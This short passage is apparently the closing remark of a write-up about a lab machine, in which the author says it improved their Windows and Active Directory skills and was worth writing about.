This challenging machine allowed me to improve severals of my windows and Active Directory skills. I think it was a great machine, I wouldn’t have done a write up about it otherwise.